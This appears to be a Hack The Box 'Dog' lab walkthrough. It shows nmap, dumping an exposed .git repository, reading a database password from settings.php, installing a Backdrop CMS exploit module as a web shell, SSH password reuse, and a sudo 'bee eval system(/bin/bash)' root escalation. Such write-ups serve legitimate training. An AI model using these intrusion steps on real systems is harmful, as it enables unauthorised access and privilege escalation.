
**Dog htb lab walkthrough**




First I tried nmap scan


```
┌──(root㉿gopal)-[/home/kali]
└─# nmap -A 10.10.11.58
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 00:37 EDT
Nmap scan report for 10.10.11.58
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Home | Dog
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT       ADDRESS
1   342.66 ms 10.10.14.1
2   339.47 ms 10.10.11.58

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.47 seconds
```

Then added **dog.htb** in **/etc/hosts** file

```
┌──(root㉿gopal)-[/home/kali]
└─# nano /etc/hosts
```

```
File  Actions  Edit  View  Help
  GNU nano 8.3
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.47     linkvortex.htb dev.linkvortex.htb
10.10.11.44     alert.htb
10.10.11.55     titanic.htb dev.titanic.htb
10.10.11.58     dog.htb
```

Next I got to website link that got from nmap scan




Next I tried dirsearch for directory searching from that I get info about it hat .git dirctory


Then I install githack tool from github next I tried getting files from that folder or server using this command

**python GitHack.py http://dog.htb/**

```
┌──(root㉿gopal)-[/home/kali]
└─# ls
CVE-2023-40028  Desktop    Downloads  gitea.hashes  hash  hydra.restore  nmap.gnmap  nmap.xml    Pictures  reports    titanic
db.db           Documents  gitea.db   GitHack       htb   Music          nmap.nmap   payload.md  Public    Templates  Videos

┌──(root㉿gopal)-[/home/kali]
└─# cd Githach
cd: no such file or directory: Githach

┌──(root㉿gopal)-[/home/kali]
└─# cd Githack
cd: no such file or directory: Githack

┌──(root㉿gopal)-[/home/kali]
└─# cd GitHack

┌──(root㉿gopal)-[/home/kali/GitHack]
└─# ls
dev.linkvortex.htb  GitHack.py  index  lib  README.md

┌──(root㉿gopal)-[/home/kali/GitHack]
└─# python3 GitHack.py dog.htb
[+] Download and parse index file ...
[ERROR] index file download failed: unknown url type: 'dog.htb/index'

┌──(root㉿gopal)-[/home/kali/GitHack]
└─# python3 GitHack.py http://dog.htb/
[+] Download and parse index file ...
[ERROR] index file download failed: HTTP Error 404: Not Found

┌──(root㉿gopal)-[/home/kali/GitHack]
└─# python3 GitHack.py http://dog.htb/.git
[+] Download and parse index file ...
[+] LICENSE.txt
[+] README.md
[+] core/.jshintignore
[+] core/.jshintrc
[+] core/authorize.php
[+] core/cron.php
[+] core/includes/actions.inc
[+] core/includes/ajax.inc
[+] core/includes/anonymous.inc
[+] core/includes/archiver.inc
[+] core/includes/authorize.inc
```

Next a directory is crated named as dog.htb then I use cat command to get password.

Using this command **cat settings.php**

```
┌──(root㉿gopal)-[/home/kali/GitHack]
└─# ls
dev.linkvortex.htb  dog.htb  GitHack.py  index  lib  README.md

┌──(root㉿gopal)-[/home/kali/GitHack]
└─# cd dog.htb

┌──(root㉿gopal)-[/home/kali/GitHack/dog.htb]
└─# ls
core  files  index.php  layouts  LICENSE.txt  README.md  robots.txt  settings.php  sites  themes

┌──(root㉿gopal)-[/home/kali/GitHack/dog.htb]
└─# cat settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';

/**
 * Site configuration files location.
 *
 * By default these directories are stored within the files directory with a
 * hashed path. For the best security, these directories should be in a location
 * that is not publicly accessible through a web browser.
 *
 * Example using directories one parent level up:
```

Next I got username/mail id from this folder and using cat command:


```
┌──(root㉿gopal)-[/home/kali/GitHack/dog.htb]
└─# cd files

┌──(root㉿gopal)-[/home/kali/GitHack/dog.htb/files]
└─# ls
config_83dddd18e1ec67fd8ff5bba2453c7fb3  css  field  js  README.md  styles

┌──(root㉿gopal)-[/home/kali/GitHack/dog.htb/files]
└─# cd config_83dddd18e1ec67fd8ff5bba2453c7fb3

┌──(root㉿gopal)-[/home/…/GitHack/dog.htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3]
└─# LS
LS: command not found

┌──(root㉿gopal)-[/home/…/GitHack/dog.htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3]
└─# ls
active  staging

┌──(root㉿gopal)-[/home/…/GitHack/dog.htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3]
└─# cd active

┌──(root㉿gopal)-[/home/…/dog.htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active]
└─# ls
admin_bar.settings.json                                  field.instance.node.post.field_tags.json  image.style.thumbnail.json       path.settings.json             user.role.authenticated.json
dashboard.settings.json                                  file_display.audio.json                   installer.settings.json         README.md                      user.role.editor.json
date_views.settings.json                                 file_display.document.json                layout.layout.admin_default.json redirect.settings.json        views.settings.json
entity.view_modes.json                                   file_display.image.json                   layout.layout.dashboard.json    search.settings.json           views_ui.settings.json
field.field.body.json                                    file_display.video.json                   layout.layout.default.json      system.authorize.json          views.view.comments_recent.json
field.field.comment_body.json                            file.settings.json                        layout.layout.home.json         system.core.json               views.view.file_admin.json
field.field.field_image.json                             file.type.audio.json                      layout.menu_item.dashboard.json system.date.json               views.view.image_library.json
field.field.field_tags.json                              file.type.document.json                   layout.menu_item.home.json      system.mail.json               views.view.node_admin_content.json
field.instance.comment.comment_node_card.comment_body.json file.type.image.json                    layout.settings.json            taxonomy.settings.json         views.view.promoted_cards.json
field.instance.comment.comment_node_page.comment_body.json file.type.video.json                    menu.menu.main-menu.json        taxonomy.vocabulary.tags.json  views.view.promoted.json
field.instance.comment.comment_node_post.comment_body.json filter.format.filtered_html.json        menu.menu.management.json       telemetry.settings.json        views.view.taxonomy_term.json
field.instance.node.card.body.json                       filter.format.full_html.json              menu.menu.user-menu.json        update.settings.json           views.view.user_admin.json
field.instance.node.card.field_image.json                filter.format.plain_text.json             menu.settings.json              user.flood.json
field.instance.node.page.body.json                       image.style.card.json                     node.type.card.json             user.mail.json
field.instance.node.post.body.json                       image.style.large.json                    node.type.page.json             user.role.administrator.json
field.instance.node.post.field_image.json                image.style.medium.json                   node.type.post.json             user.role.anonymous.json
```

```
┌──(root㉿gopal)-[/home/…/dog.htb/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active]
└─# cat update.settings.json
{
    "_config_name": "update.settings",
    "_config_static": true,
    "update_cron": 1,
    "update_disabled_extensions": 0,
    "update_interval_days": 0,
    "update_url": "",
    "update_not_implemented_url": "https://github.com/backdrop-ops/backdropcms.org/issues/22",
    "update_max_attempts": 2,
    "update_timeout": 30,
    "update_emails": [
        "tiffany@dog.htb"
    ],
    "update_threshold": "all",
    "update_requirement_type": 0,
    "update_status": [],
    "update_projects": []
}
```


Using this information we can find potential vulnerability.

```
┌──(root㉿gopal)-[/home/…/dog.htb/core/modules/system]
└─# cat system.info
type = module
name = System
description = Handles general site configuration for administrators.
package = System
version = BACKDROP_VERSION
backdrop = 1.x
required = TRUE

configure = admin/config/system

; Added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1709862662
```

Then I logged in usings this credentials tat found before
**tiffany@dog.htb:BackDropJ2024DS2024**




Next using wappalyzer what technologies are used I checked.





After some resach I got vulnerability in cms server


http://www.exploit-db.com/exploits/52021

then I copied that code and make file in my lapto that named cmsexploit.py


from this I got shell folder





Then I compressed it using this command **tar -czvf shell.tar.gz shell**





Then returned to browser a upload that file in it and clicked install.





Then that shows successfully installed



Then I go to http://dog.htb/modules/shell/shell/php?cmd=etc/passwd from this i got username called johncusack.



Then I tried ssh login using username **johncusack** and password **BackDropJ2024DS2024** from this I got user flag.



Then I checked john has what permission

Using this command I got root flag

**Sudo /usr/local/bin/bee –root=/var/www/html eval ‘system(“/bin/bash”)’**